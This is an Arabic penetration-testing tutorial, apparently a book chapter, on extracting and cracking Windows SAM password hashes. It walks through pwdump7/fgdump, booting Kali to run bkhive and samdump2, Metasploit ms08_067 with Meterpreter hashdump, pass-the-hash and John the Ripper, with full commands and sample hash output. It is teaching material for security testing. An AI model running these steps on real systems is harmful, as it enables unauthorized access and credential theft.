
ملحوظه: هذه الأداة تحتاج الى صلاحيات Administrator.

- نقوم بتخزين هذه الهاش اوى بمعنى اخر محتويات الملف **SAM** في ملف اخر ويكون عن طريق كتابة **pwdump7.exe > c:\hashes.txt** ثم النقر على **Enter**.
- حيث يقوم هذا الامر بطباعة محتوياته الى ملف نصي غير محمى يمكنك الاطلاع عليه.
- وهذا هو وظيفة هذه الأداة وهو استخراج محتويات الملف **SAM**.
- هذه الأداة متوفرة أيضا في نظام التشغيل كالئ.

الصيغة العامة لهذه الأداة كالاتى:

pwdump7.exe (Dump system passwords)
pwdump7.exe -s <samfile> <systemfile> (Dump passwords from files)
pwdump7.exe -d <filename> [destination] (Copy filename to destination)
pwdump7.exe -h (Show this help)

Fgdump أداة اخرى لتفريغ كلمات المرور على أجهزة ويندوز **NT/2000/XP/2003/Vista**. تأتي مدمجة مع النظام ولديها كل قدرات **Pwdump** ويمكنها أيضا القيام بعدد من الأمور الحيوية الأخرى مثل تنفيذ الملفات القابلة للتنفيذ عن بعد وتفريغ محتوى أقراص التخزين المحمية سواء من على بعد أو محليا.



هذين الاداتين يمكنهما تفريغ الملف **SAM** من على الأنظمة عن بعد أيضا باستخدام الصيغ الأتية:

C:\> fgdump.exe -h 192.168.0.10 -u An_Administrative_User [-p password]
C:\> pwdump6.exe -u An_Administrative_User [-p password] 192.168.0.10

ويجب ان نضع في اعتبارنا أن أي مستخدم لكي يستخدم لتنفيذ تفريغ هاش كلمة المرور من الملف **SAM** سوف يحتاج الى تصريح اعتماد إدارية. في هذا السيناريو، سيطلب منك إدخال كلمة السر قبل بدء تفريغ كلمة المرور.

الامر **Fgdump** سوف يقوم بتخزين الهاش في الملف **[*.fgdump]**؛ أما **pwdump7** سوف يفرغ محتويات **SAM** إلى الشاشة. ولكن ماذا تفعل إذا كان ليس لديك وصول مباشر للنظام الهدف، أو لا تملك صلاحيات مدير النظام لتنفيذ هذا الامر حيث ان الهدف من استخدامه هي الوصول الى صلاحيات مدير النظام.

Extracting the Hashes from the SAM (Locally)

لحسن الحظ، هناك طريقة لتجاوز هذه القيود على حد سواء. لأننا نناقش الهجمات المحلية ولأن لدينا الوصول الفعلي إلى النظام، وأبسط طريقة لتجاوز هذه الحماية هو التمهيد لنظام تشغيل بديل مثل كالي. بواسطة تمهيد هدفنا لنظام التشغيل البديل، فنحن قادرون على تجاوز

تأمين **Windows SAM**. هذا ممكن لأن نظام التشغيل ويندوز لا يبدأ، القفل لن يعمل أبدا، ونحن أحرار في الوصول إلى الملف **SAM**. ولكن للأسف، لا يزال تشفير الملف **SAM**، لذلك نحن بحاجة إلى استخدام أداة للوصول إلى الهاش. لحسن الحظ، هذه الأداة المطلوبة مدمجة في النظام كالي.

> **ملحوظه:** هناك العديد من الطرق المختلفة لإقلاع (**boot**)الهدف بنظام التشغيل البديل. أسهل الطرق عادة ما تنطوي على تحميل الاصدار " **Live CD\DVD**". ثم يتم نسخها إلى أسطوانة اقراص، والتي يمكن إدراجها في محرك الأقراص الضوئية من الجهاز الهدف. حيث أن العديد من أنظمة محركات الأقراص سوف تتحقق من وجد أي أقراص ضوئية بها ثم تلقائيا تقوم بتشغيلها. إذا لم يكن النظام الهدف الخاص بك يقوم بتشغيل الأقراص الضوئية تلقائيا، فيمكنك استخدام تركيبة من المفاتيح على حسب نوع **BIOS** المستخدم (**F9 in HP Lap**) لتغيير ترتيب التمهيد أو الدخول الى إعدادات **BIOS** لجعل الإقلاع بيدا من خلال من محرك الأقراص الضوئية. في حال لم يكن لديك في النظام الذي تستهدفه محرك أقراص ضوئية، يمكنك أيضا استخدام **UNetbootin** لإنشاء محرك أقراص **USB** للتمهيد. **UNetbootin** يسمح لك لجعل إصدارات لينكس كالي "**live**" و العديد من التوزيعات الأخرى. الجمع بين **UNetbootin** مع كالي **ISO** يسمح لك بتشغيل نظام التشغيل بأكمله من محرك **USB**، مما يخلق مجموعة أدوات قوية جدا، ومحمولة. كما هو الحال مع **live CD / DVD**، قد تحتاج لتغيير ترتيب التمهيد لنظام الضحية قبل استهدافها.

- بعد تمهيد النظام الهدف إلى نظام التشغيل البديل، فإن أول شيء عليك القيام به هو تحميل محرك الأقراص الثابت المحلي. تأكد من تحميل محرك الأقراص الذي يحتوي على مجلد **Windows**. يمكننا تحقيق ذلك من خلال فتح الترمنال وكتابة الاتي:

```
#mount©-t©ntfs-3g©-o©rw©/dev/sda1©/mnt/sda1
```

من المهم أن تقوم بتحميل محرك الأقراص الصحيح وليس كل الأنظمة المستهدفة سيكون لها dev/sda1/. إذا كنت غير متأكد أي من المحركات التي تحمل نظام التشغيل ويندوز والتي تحتاج الى تحميلها على نظام التشغيل البديل، فيمكنك تشغيل الأمر "**fdisk -l**" من خلال الترمنال. ستقوم الأداة **fdisk** بسرد كافة محركات الأقراص المتوفرة على النظام التي تستهدفها، وينبغي أن تساعدك في تحديد محرك الأقراص الذي تحتاج إلى تحميله(**mount**). قد تحتاج أيضا إلى إنشاء نقطة التحميل (**mount point**) في المجلد **/mnt** حيث سوف يكون البوابة الى المحرك الذي يحمل نظام التشغيل ويندوز.

- للقيام بذلك، يمكنك ببساطة استخدام الأمر "mkdir":

```
#mkdir©/mnt/sda1
```

بمجرد الانتهاء من تركيب محرك الأقراص المحلي بنجاح في كالي، فسوف تكون قادرا على تصفح المحرك الذي يحمل نظام التشغيل ويندوز "**C:**". يجب أن تكون الآن قادرا على التنقل إلى ملف **SAM**.

- يمكنك القيام بذلك عن طريق كتابة الأمر التالي في الترمنال:

```
#cd©/mnt/sda1/Windows/system32/config
```

إذا نفذ كل شيء كما هو مخطط له، يجب أن تكون في المجلد الذي يحتوي على الملف SAM. لعرض محتويات المجلد الحالي نستخدم الامر ls في إطار الترمنال، يجب أن تشاهد ملف **SAM**. يبين الشكل التالي لقطة لعرض كل الخطوات المطلوبة لتحديد موقع الملف **SAM**.

```
root@kali:~# fdisk -l                                              1

Disk /dev/sda: 10.7 GB, 10737418240 bytes
255 heads, 63 sectors/track, 1305 cylinders, total 20971520 sectors    2
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes                    3
Disk identifier: 0x9d499d49

   Device Boot      Start         End      Blocks   Id  System
/dev/sda1   *          63    20948759    10474348+   7  HPFS/NTFS/exFAT
root@kali:~# mkdir /mnt/sda1
root@kali:~# mount -t ntfs-3g -o rw /dev/sda1 /mnt/sda1
```

```
root@kali:~# cd /mnt/sda1/WINDOWS/system32/config/        4
root@kali:/mnt/sda1/WINDOWS/system32/config# ls           5
AppEvent.Evt  SAM          SECURITY.LOG  SysEvent.Evt   system.sav
default       SAM.LOG      software      system         TempKey.LOG
default.LOG   SecEvent.Evt software.LOG  system.LOG     userdiff
default.sav   SECURITY     software.sav  systemprofile  userdiff.LOG   6
root@kali:/mnt/sda1/WINDOWS/system32/config#
```

الآن بعد أن قمنا بإيجاد الملف **SAM**، يمكننا استخدام أداة تسمى **Samdump2** لاستخراج الهاش. عند هذه النقطة لدينا القدرة على رؤية ونسخ الملف **SAM**، في الواقع التغلب على ميزة الأمن أولا، ولكن لا يزال تشفير الملف **SAM**. من أجل عرض نسخة غير مشفرة من الملف **SAM**، فنحن بحاجة لتشغيل **Samdump2**. **Samdump2** يستخدم ملف على الجهاز المحلي يسمى "**system**" لفك تشفير الملف **SAM**. لحسن الحظ، الملف "**system**" يقع في نفس المجلد الذي يقع فيه الملف **SAM**.

لتشغيل **Samdump2**، فنكتب الأمر "**samdump2**" متبوعا باسم وموقع الملف "**system**"، يليه اسم وموقع الملف **SAM** الذي نريد عرض محتوياته.

- عند هذه النقطة، فنحن يمكن استخراج محتويات الملف **SAM** عن طريق تشغيل الأمر التالي في الترمنال:

#samdump2©system©SAM©>©/tmp/hash.txt

حيث ان الامر samdump2 سوف يقوم بنسخ محتويات الملف SAM الى الملف /tmp/hash.txt الغير محمي.

ملحوظه: الوصول إلى الهاش في بعض أنظمة الويندوز قد تتطلب خطوة إضافية. **Bkhive** هو الأداة التي تسمح لك باستخراج (**Syskey bootkey**) من الملف **system**. قد يكون من الضروري استخدام **bkhive** لاستخراج مفتاح النظام من أجل الكشف التام عن هاشات كلمة المرور.

لتشغيل**bkhive** ، فنحن في حاجة لتوفير نظام الملفات واسم الملف الناتج والتي سوف يحتوي على المفتاح المستخرجة. لحسن الحظ، وكما ذكر، فإن مايكروسوفت نوع ما يكفي للحفاظ على الملف "**system**" الملف في نفس المجلد الذي يوجد فيه الملف **SAM**. كما نوقش سابقا، وعادة ما يوجد هذا الملف في المجلد**Windows/system32/config** .

على افتراض إنك بالفعل في المجلد الذي يحتوي على الملف system وملفات **SAM**، يمكنك الاستفادة bkhive لاستخراج المفتاح مع الأمر التالي:

#bkhive system sys_key.txt

عند هذه النقطة يمكننا مواصلة هجومنا باستخدام **Samdump2**. في هذه الحالة، فسوف يستفاد **Samdump2** من الملف **sys_key.txt** التي أنشئت حديثا لدينا كما هو مبين أدناه.

#samdump2 SAM sys_key.txt > /tmp/hash.txt

```
root@kali:/mnt/sda1/WINDOWS/system32/config# bkhive system /tmp/sys_key.txt
bkhive 1.1.1 by Objectif Securite
http://www.objectif-securite.ch
original author: ncuomo@studenti.unina.it

Root Key : $$$PROTO.HIV
Default ControlSet: 001
Bootkey: 5aada46c8d93567e206ab037da780dc2
root@kali:/mnt/sda1/WINDOWS/system32/config# samdump2 SAM /tmp/sys_key.txt > /tm
p/hash.txt
samdump2 1.1.1 by Objectif Securite
http://www.objectif-securite.ch
original author: ncuomo@studenti.unina.it

Root Key : SAM
root@kali:/mnt/sda1/WINDOWS/system32/config#
```

```
root@kali:/mnt/sda1/WINDOWS/system32/config# cat /tmp/hash.txt
Administrator:500:33ef0e84e3a1051136077a718ccdf409:ff8dfcd941b6f84958d0106aaf650
fcd:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:c3c226b0c3bfec57c031ee2773d69ba0:620820d675a4ccc28055005e76e8
250c:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:2fea1a611bf83269b878555d3
de675a3:::
JANA:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
root@kali:/mnt/sda1/WINDOWS/system32/config#
```

الآن لدينا هاش كلمة المرور المحفوظة، فنحن بحاجة إلى نقلها من القرص كالي الحي. ويمكن أن يتم هذا ببساطة عن طريق إرسال الملف **hash.txt** عن طريق البريد الإلكترونية لنفسك أو إدراج محرك أقراص USB وخلق نسخة محلية من الهاش. في كلتا الحالتين، تأكد من حفظ الملف **hashes.txt** لأنك تعمل من قرص مضغوط "Live CD" والتغييرات ليست مستمرة. وهذا يعني إنه عند إعادة تشغيل الجهاز الهدف، ستزول جميع الملفات التي تم إنشاؤها في القرص كالي. مع ملف هاش كلمة السر للنظام التي تستهدفه في متناول اليد، يمكنك البدء في عملية كسر كلمات السر.

ملحوظه:

قد قلنا من قبل انه يوجد نوعين من الهاش، حيث انه عندما يكون الهاش **LM** مفعل مثل أنظمة التشغيل **XP** والاصدارات الأقل فان شكل الهاش سوف يكون هكذا.

```
Administrator:500:01FC5A6BE7BC6929AAD3B435B51404EE:0CB6948805F797BF2A82807973B89537:::
```

اما إذا كان الهاش **LM** غير مفعل كما في إصدارات ويندوز فستا و7 والاصدارات الاحدث فيكون شكل الهاش كالاتى:

```
Administrator:500:NO PASSWORD*********************:0CB6948805F797BF2A82807973B89537:::
```

Extracting Windows Password Hashes Remotely

الآن لديك فهم عميق لكسر كلمة السر من منظور المهاجم المحلي، دعونا نأخذ بضع دقائق لمناقشة الحصول على هاش كلمة المرور عن بعد **remotely**. كسر كلمات السر على الأنظمة البعيدة يتم بعدة طرق:

- **Man in the Middle attack**

حيث يمكنك استخدام **ettercap** وهجمات رجل في المنتصف للتجسس على اسم المستخدم وكلمة المرور عبر الشبكة. سوف نتطرق لشرح **ettercap** لاحقا. هناك الكثير الذي يمكن القيام به بواسطة **ettercap** وهناك العديد من الدروس التي تغطي كيفية استخدامها!

- **Metasploit / hashdump**

كسر كلمات السر على الأنظمة البعيدة عادة ما يتم القيام بها عن بعد وتكون بعد أطلاق **exploit** بنجاح ضد الجهاز الهدف. في مثالنا السابق، عندما تحدثنا عن استخدام **Metasploit** لإطلاق حمولة **VNC** على هدفنا البعيد. في حين أن حمولة **VNC** هو بالتأكيد ممتعة، ولكننا سوف نحتاج الى قذيفة **Meterpreter**. وسوف تستخدم **Metasploit** للحصول على شل عن بعد على الهدف والتي توفر لنا الوصول إلى العديد من أوامر الترمنال (بين أمور أخرى) والتي تسهل جمع هاش كلمات المرور بسهوله. بعد تشغيل جلسة **Meterpreter** على الهدف الخاص بك، ببساطة ندخل الأمر " **hashdump** ".**Meterpreter** سوف يتجاوز جميع الآليات الأمنية القائمة لويندوز وسوف تقدم لك اسم المستخدم المستهدف و الهاش المقابل له.

لسهولة الامر سوف نستخدم الأداة **armitage** والتي تعتبر الوجه الرسومية لل **metasploit** والتي من خلالها سوف نقوم بإطلاق **exploit** ناجح على الجهاز الهدف ثم ننشئ **meterpreter session** ناجح عليه كالاتى:

```
[*] 192.168.1.101:139 (windows/smb/ms08_067_netapi)
[*] 192.168.1.101:445 (windows/smb/ms08_067_netapi)
[*] 192.168.1.101:135 (windows/dcerpc/ms03_026_dcom)
[*] Listing sessions...
msf > sessions -v

Active sessions
===============

  Id  Type                  Information                            Connection                                                  Via
  --  ----                  -----------                            ----------                                                  ---
  1   meterpreter x86/win32 NT AUTHORITY\SYSTEM @ TEBA-293DD90F08  10.0.2.15:58942 -> 192.168.1.101:16752 (192.168.1.101)
exploit/windows/smb/ms08_067_netapi

msf >
```

بعد إطلاق **exploit** ناجح على الجهاز الهدف وفتح **meterpreter session** عليه نقوم بكتابة الامر **hashdump** كالاتى:

```
meterpreter > hashdump
Administrator:500:33ef0e84e3a1051136077a718ccdf409:ff8dfcd941b6f84958d0106aaf650fcd:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:c3c226b0c3bfec57c031ee2773d69ba0:620820d675a4ccc28055005e76e8250c:::
JANA:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:2fea1a611bf83269b878555d3de675a3:::
```

يمكنك أيضا استخدام كلا من pwdump7 او fgdump ويكون استخدامهم كالاتى:

- بعد إطلاق **exploit** ناجح واختراق النظام الهدف.
- نقوم بفتح **session** لل **meterpreter**.
- نقوم بتحميل ملف النسخة المخصصة للعمل على الويندوز **pwdump7** او **fgdump** على النظام الهدف كالاتى:

```
meterpreter > upload -r /pwdump7/ C:\\WINDOWS\\system32\\
[*] uploading   : /pwdump7//PwDump7.exe -> C:\WINDOWS\system32\\PwDump7.exe
[*] uploaded    : /pwdump7//PwDump7.exe -> C:\WINDOWS\system32\\PwDump7.exe
[*] uploading   : /pwdump7//readme.txt -> C:\WINDOWS\system32\\readme.txt
[*] uploaded    : /pwdump7//readme.txt -> C:\WINDOWS\system32\\readme.txt
[*] uploading   : /pwdump7//libeay32.dll -> C:\WINDOWS\system32\\libeay32.dll
meterpreter >
```

- نقوم الان بتشغيل **CMD** على **meterpreter** على النظام الهدف كالاتى:

```
meterpreter > execute -f cmd -c
Process 2028 created.
Channel 4 created.
meterpreter > interact 4
Interacting with channel 4...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

- ثم نقوم بتشغيل الامر **pwdump7** كما فعلا سابقا.

ملحوظه: pwdump7 لا تعمل مع نظام التشغيل ويندوز xpلذلك يفضل استخدام pwdump6 في حال نظام التشغيل ويندوز xp.

الان بعد ان حصلنا على الهاش ماذا نفعل؟

كما قلنا سابقا الحصول على الهاش هو نصف المعركة ننتقل الان الى كسر هاش كلمة المرور ومعرفة كلمة المرور الصحيحة بشكل واضح.

Cracking Simple Lm Hashes

مقدمه:

كلنا نعلم جميعا ان دعم مايكروسوفت لنظام التشغيل **Windows XP SP3** و **Office 2003** أنتهى رسميا في 8 أبريل 2014. ما يقرب من 40 ٪ من مستخدمي الكمبيوتر لا تزال تستخدم وفقا لبعض التقارير. وهذا عدد ضخم من أنظمة ويندوز **XP** التي لا تزال تستخدم في مجال الأعمال التجارية. أجهزة الكمبيوتر لا تخزين كلمات المرور في نص عادي، ولكن تخزينها في شكل مشفر كما ذكرنا سابقا. هناك العديد من الطرق المختلفة التي تستخدمها الحواسيب لتشفير كلمات المرور الخاصة بهم. واحدة من أكثر الطرق أمانا هي **salting** لكلمة المرور. تستخدم العديد من أنظمة ويندوز **XP** هاش من النوع **LM** لحماية كلمات المرور الخاصة بهم. هذا هو وسيلة قديمة جدا وعفا عليها الزمن لتخزين هاش كلمة المرور. تم إنشاء هذه العملية للأنظمة قبل ظهور ويندوز **NT**.

Cracking Lm Passwords Online

هناك العديد من المواقع التي تسمح لك بإدخال **Windows LM hash** وسيعود الموقع لك بكلمة المرور المستخدمة (إذا كانت في جدول البحث الخاصة به).

قد وضعت شركة الأمن السويسرية والتي يطلق عليها **Objectif Sécurité** (التي أنشأت **Ophcrack**) تقنية لكسر لكمات المرور باستخدام **Rainbow table** على محركات أقراص **SSD**. أنها توفر فتره تجريبيه على شبكة الإنترنت من تكنولوجيتها والتي تعمل على كسر العديد من **LM Password** في ثوان معدودة.

http://www.objectif-securite.ch/en/ophcrack.php

سنحاول استخدام ازواج من الهاش ونرى ما يمكن القيام به. دعونا نبدأ مع السهل. هنا هو هاش كلمة السر لمدير نظام على جهاز XP:

Hash: aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0



انظر ماذا حدث استطاع الحصول على كلمة المرور وهي **Empty password** المقابلة للهاش الذي ادخلنها وقد استغرق وقتا لا يزيد عن ثانيتين.

فلنحاول الان استخدام هاش ذات صعوبة بالمقارنة بالهاش السابق كالاتى:

Hash: 17817c9fbf9d272af44dfa1cb95cae33:6bcec2ba2597f089189735afeaa300d4



نجد انه استغرق 4 ثواني لعطاء النتيجة. فلنحاول الان استخدام هاش أصعب من ذي قبل بالمقارنة بالهاش السابق كالاتي:

Hash: d4b3b6605abec1a16a794128df6bc4da:14981697efb5db5267236c5fdbd74af6



نجد انه استغرق من الوقت 6 ثواني لإيجاد كلمة المرور المقابلة للهاش.

مؤثرة جدا، فلقد استغرق فقط 4-7 ثواني في هذا الاختبار لكسر عدد من كلمات السر المعقدة المكونة من 14 حرف. هذه الأداة مخصصه لهاش **LM** في ويندوز **XP** وليست لويندوز 7/8/ سيرفر 2008 التي تستند على هاش **NTLM** الذي يعد أكثر أمننا.

ولكن، أعتقد أنه مع زيادة سرعة كسر كلمات المرور، فأن الاعتماد على كلمات المرور وحدها قد لا تكون مقياس أمني جيد. حيث العديد من الشركات والمرافق الحكومية ابتعدت عن استخدام كلمات المرور وحدها فقط واستخدمت أساليب المصادقة المزدوجة. المقاييس الحيوية (**Biometrics**) والبطاقات الذكية (**smartcards**) أصبحت أكثر شعبية في ألاماكن التي تحتاج الى مستويات امنيه عالية.

فلنحاول الان استخدم الهاش الذي استخرجناه من قبل ومعرفة كلمة المرور بصورة واضحة.

```
meterpreter > hashdump
Administrator:500:33ef0e84e3a1051136077a718ccdf409:ff8dfcd941b6f84958d0106aaf650fcd:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:c3c226b0c3bfec57c031ee2773d69ba0:620820d675a4ccc28055005e76e8250c:::
JANA:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:2fea1a611bf83269b878555d3de675a3:::
```



Hash-identifier

هي أداة بايثون تستخدم لتحديد أنواع الهاش ومدمجة مع نظام التشغيل كالي. معظم أدوات كسر كلمات المرور مثل **John the Ripper** تشمل وظيفة الكشف التلقائي عن الهاش التي هي جيدة جدا، وربما 90 في المئة نسبة دقتها. هذه الأداة يمكن استخدامها للتحقق من نوع الهاش يدويا. ببساطة نقوم بتشغيل **Hash ID** وندخل معه الهاش. هذا البرنامج سوف يتحقق من ذلك ويعود اليك بالنوع الاكثر شيوعا من الهاش التي لديك جنبا إلى جنب مع أنواع الأقل احتمالا.

يمكنك تشغيل هذه الأداة من قائمة ادوات كالي:

Kali Linux→Password Attacks→Offline Attacks→Hash-Identifier

فقط قم بطباعة الهاش و**Hash ID** سوف يعود اليك بنوع هذا الهاش كالاتى:



Findmyhash 

هو سكريبت بايثون مدمجة في نظام التشغيل كالي، والتي تستخدم خدمة الانترنت المجانية لكسر الهاش. يجب أن تكون موصل إلى الإنترنت قبل استخدام هذه الأداة.

الصيغة العامة:

#findmyhash <Encryption> -h hash

```
root@kali:~# findmyhash MD5 -h 5f4dcc3b5aa765d61d8327deb882cf99

Cracking hash: 5f4dcc3b5aa765d61d8327deb882cf99
```

Pass the HASH

في المقطع السابق تحدثنا عن كيفية كسر هاش كلمات المرور المستندة الى**Windows LM** ، ولكن ماذا عن كلمات المرور المستندة الى **NTLM**؟

أنظمة ويندوز عادة تخزين هاش **NTLM** جنبا إلى جنب مع هاش **LM**، هاش **NTLM** كونها أكثر أمنا. وكما ذكرت، يمكن أن تقوم بإيقاف هاش **LM**(أو بمجرد استخدام كلمات سر أطول من 14 حرفا). ولكن ما هي المدة التي سوف تستغرق لكسر كلمات المرور أذا استخدم **NTLM Hash** فقط؟

هذا هو السؤال الكبير، والجواب هو، إذا تم استيفاء ظروف معينة، واستخدام تقنية معينة، فإنه يمكن أن تأخذ نفس المقدار من الوقت. اسمحوا لي أن أشرح، إذا كنت تستطيع استرداد **LM** أو **NT** هاش من جهاز كمبيوتر، فأنك لا تحتاج لكسر هذا الهاش. حيث في بعض الأحيان يمكنك ببساطة اتخاذ هذا الهاش كما هو واستخدامه للوصول إلى النظام. وتسمى هذه التقنية "**Pass the Hash**".

او بمعنى اخر ان هذا الهجوم المهاجم لا يقوم بمحاولة كسر كلمات المرور وإنّما تمريرها. باستخدام ادوات خاصة يمكن للمهاجم حقن الهاش في ذاكرة **Local Security Authority Subsystem Service** وبعد ذلك يمكنه استخدام اي خدمة او اداة في الويندوز بصلاحيات المستخدم صاحب الهاش الذي حصل عليه المهاجم. تزداد فعالية وخطورة الهجوم في حال كون الهاش هو لمدير النّظام.

الهجوم في الوقت الحالي يستهدف نظام ويندوز ولكن هذا لا يعني ان الانظمة الاخرى في مأمن من هذا الهجوم فبدايته كانت في 1997 ضد **Samba**على نظام اليونكس.

على الرغم من أن بعض هذه الهجمات لم تعد تعمل على الأنظمة المحدثة. حيث يتم اصطياد بعض الآليات المستخدمة ومنعها. وتعيين NTLM2 أو kerberos تستخدم لهزيمة هذا النوع من الهجمات. أيضا ميزة التحكم في حساب المستخدم UAC في ويندوز 7 اغلقت الكثير من هذه الهجمات ولكنها ما زالت تعمل ضد أنظمة ويندوز XP. لكن إذا تم تعطيل UAC، كما سنرى لاحقا، فيمكنها في هذه الحالة.

لكنه لا يزال من المفيد إلقاء نظرة على بعض من تقنيات **Pass the Hash**.

Passing the Hash with Metasploit Psexec

Psexec ربما كان واحدا من الأساليب المستخدمة في **Pass the Hash** لسنوات عده. ويتم تنفيذه من خلال وجود جلسة عمل بعيدة ونشطة من خلال **Meterpreter**. سوف يشرح لاحقا.

Passing the Hash Toolkit

هي عباره عن مجموعة أدوات مدمجة في نظام التشغيل كالي، والتي تسمح لك لاستخدام الهاش لأداء وظائف مختلفة. وأضيف مؤخرا إلى كالي ويمكن فتح من القائمة:

Kali Linux/Password Attacks/Passing the Hash

يمكنك استخدام الأوامر للقيام ببعض الأمور المثيرة للاهتمام جدا. نحن لن نغطي الأمر، ولكن الكثير منهم قد تبدو متشابهة لمستخدمي ويندوز. مجرد استخدام التعبير (**--help**) وستحصل على قائمة مساعدة من خيارات المهمة ويستخدم:

JTR (John the Ripper): King of the Password Crackers

كسر كلمة المرور هو بالتأكيد وسيلة مفيدة لتصعيد الامتيازات ويسمح لنا للحصول على حقوق إدارية على الجهاز المستهدف في كثير من الأحيان. سبب آخر لكسر كلمات السر وتصاعد الامتيازات هو أن العديد من الأدوات التي تعمل على النحو اختبار الاختراق تتطلب الوصول الى مستوى الإدارة من أجل التثبيت والتنفيذ بشكل صحيح.

إذا كنت نستطيع الوصول إلى هاش كلمة المرور على الجهاز الهدف، فان هناك احتمالات جيدة مع ما يكفي من الوقت، **JTR**، أداة لكسر كلمة السر، حيث يمكنه اكتشاف النسخة الغير مشفرة من كلمة المرور.

John the Ripper هي اكثر اداه شعبيه لكسر كلمات المرور مستخدمة اليوم. حيث لديها العديد من المحركات التي تسمح لها بكسر أنواع مختلفة من كلمات السر، بما في ذلك كلمات المرور المشفرة والهاش. **John the Ripper** لديه القدرة على الاكتشاف التلقائي لمعظم الهاشات وكلمات السر المشفرة لجعل العملية أسهل بالنسبة لمختبر الاختراق. المهاجمين يفضلون مثل هذه الأداة لأنها قابلة للتخصيص ويمكن اعدادها مع مجموعة متنوعة من الطرق المختلفة لتسريع كسر كلمة المرور.

John the Ripper يعمل على النحو التالي:

- تحاول كسر كلمات السر مع كلمات القاموس(**Dictionary words**) .
- يقوم بإضافة بعض الحروف الأبجدية والرقمية الى كلمات القاموس.
- يضع كلمات القاموس معا.
- يضيف أحرف أبجدية ورقمية لجمع الكلمات.
- تشغيل الكلمات القاموس مع أحرف خاصة مختلطة.
- عند فشل كل مما سبق، يحاول تشغيل القوة الغاشمة (**brute-force**).

عند استخدام هذه الأداة فان اول شيء تفعله هو تحديث القاموس الافتراضي. حيث اننا وجدنا ان لائحة الكلمات الافتراضية محدودة (حوالي 3115 كلمة) وإنها في كثير من الحالات لا تقوم بكسر كلمات السر الشائعة. يمكنك أن تجد ملفات القواميس من خلال بحث جوجل. للتحقق من حجم لائحة الكلمات الجديدة، نقوم بفتح الترمنال وإصدار الأمر **word count**، حالما يتم تحميل الملف إلى المجلد النشط. نقوم باستخدام هذا الأمر **wc –l FILNAME.**

من الشائع أن يكون هناك عبارات مكررة عند التحميل والجمع بين قوائم الكلمات المتعددة من الإنترنت. من المستحسن إزالة هذه التكرارات وكذلك الأحرف الكبيرة حيث يقوم JTR بتبديل أنماط الحروف تلقائيا.

- مثال على الأمر المستخدم لإزالة الكلمات الكبيرة كالاتى:

```
#tr©A-Z©a-z©<©Word_File©>©All_Lower_Case_File
```

- مثال على الأمر المستخدم لإزالة التكرارات كالاتى:

```
#sort©-u©AllL_ower_Case_File©>©No_Duplicates_File
```

لفتح John the Ripper في كالي، نذهب الى الاتي:

Password Attacks | Offline Attacks | John

